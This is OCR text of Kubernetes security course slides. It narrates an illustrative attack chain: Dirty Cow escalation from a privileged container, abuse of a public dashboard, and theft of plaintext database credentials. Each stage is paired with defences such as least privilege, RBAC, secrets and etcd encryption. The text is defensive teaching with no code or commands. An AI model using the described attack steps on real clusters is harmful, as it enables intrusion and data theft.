
01 Worker Nodes as Virtual Machines

02 Apply Network Policies to VMs

03 Isolate and protect the underlying infrastructure

04 Prevent unauthorized access






Stage 3:
Using a privileged container, the attacker exploits a known vulnerability ("Dirty Cow") to escalate their privileges.

Illustrating Infrastructure Security at each stage

This could have been avoided by adhering to the principle of least privilege, ensuring containers run with only the permissions absolutely necessary to function.


Illustrating Infrastructure Security at each stage



Publicly Accessible Kubernetes Dashboard

Moreover, the publicly accessible and unprotected Kubernetes dashboard facilitated further exploitation. Enforcing Role-Based Access Control (RBAC) to restrict access to the Kubernetes dashboard would ensure that only authorized users could access sensitive administrative functions, thereby enhancing security.


Illustrating Infrastructure Security at each stage



Hacker exploits unprotected dashboard

Moreover, the publicly accessible and unprotected Kubernetes dashboard facilitated further exploitation. Enforcing Role-Based Access Control (RBAC) to restrict access to the Kubernetes dashboard would ensure that only authorized users could access sensitive administrative functions, thereby enhancing security.


Illustrating Infrastructure Security at each stage



Access sensitive administrative functions


Moreover, the publicly accessible and unprotected Kubernetes dashboard facilitated further exploitation. Enforcing Role-Based Access Control (RBAC) to restrict access to the Kubernetes dashboard would ensure that only authorized users could access sensitive administrative functions, thereby enhancing security.

Illustrating Infrastructure Security at each stage




Enforce Role-Based Access Control (RBAC)

Illustrating Infrastructure Security at each stage




Only authorized users can access

Illustrating Infrastructure Security at each stage




Enhanced Security with RBAC



Stage 4:


Finally, the attacker finds database credentials stored in plaintext as environment variables within a Kubernetes pod, allowing easy access to the database.

Illustrating Infrastructure Security at each stage



Storing sensitive information more securely, such as using Kubernetes secrets that encrypt data at rest, would have protected these credentials even if an attacker had gained access to the pod's environment.

Enhancing Security Strategies




However, there's room to enhance our security strategies even further. Take securing etcd, for example. By encrypting the data within etcd and using TLS authentication for its communications, we boost both the confidentiality and integrity of our data.

Enhancing Security Strategies

Set-up strict access controls with RBAC

We also set up strict access controls with RBAC, making sure only authorized personnel can get to etcd data.
To top it off, we keep regular backups and have a reliable recovery plan in place to ensure we can quickly bounce back from any data issues.

Enhancing Security Strategies




Keep Regular Backups

Enhancing Security Strategies

KodeKloud

Have a reliable recovery plan

Enhancing Security Strategies



Boost confidentiality and integrity of data

Managed Kubernetes Service in the Cloud


No direct access to etcd

etcd

Cloud provider secures etcd

It's important to note that if Kubernetes is hosted in the cloud with a Managed Kubernetes Service, you won't have direct access to etcd, which means you cannot secure it yourself.

Focus on securing your Kubernetes Services



This topic will become clearer in the upcoming lessons, and we'll explore more at that point.

Implement security best practices

Summary

01 Isolate critical applications on separate servers for better security

02 Restrict Docker port access with firewall rules and policies

03 Apply least privilege to containers and secure Kubernetes dashboard

04 Store sensitive data securely using Kubernetes secrets and RBAC


05 Encrypt etcd data and use TLS authentication for protection

Kubernetes Isolation Techniques

This lesson includes the following flow,


- Starting with why isolation is important
- Then constructed example to digest the fours isolation techniques easily
- Namespace isolation, RBAC, NW Policies, Policy Enforcement with PSA

Introduction



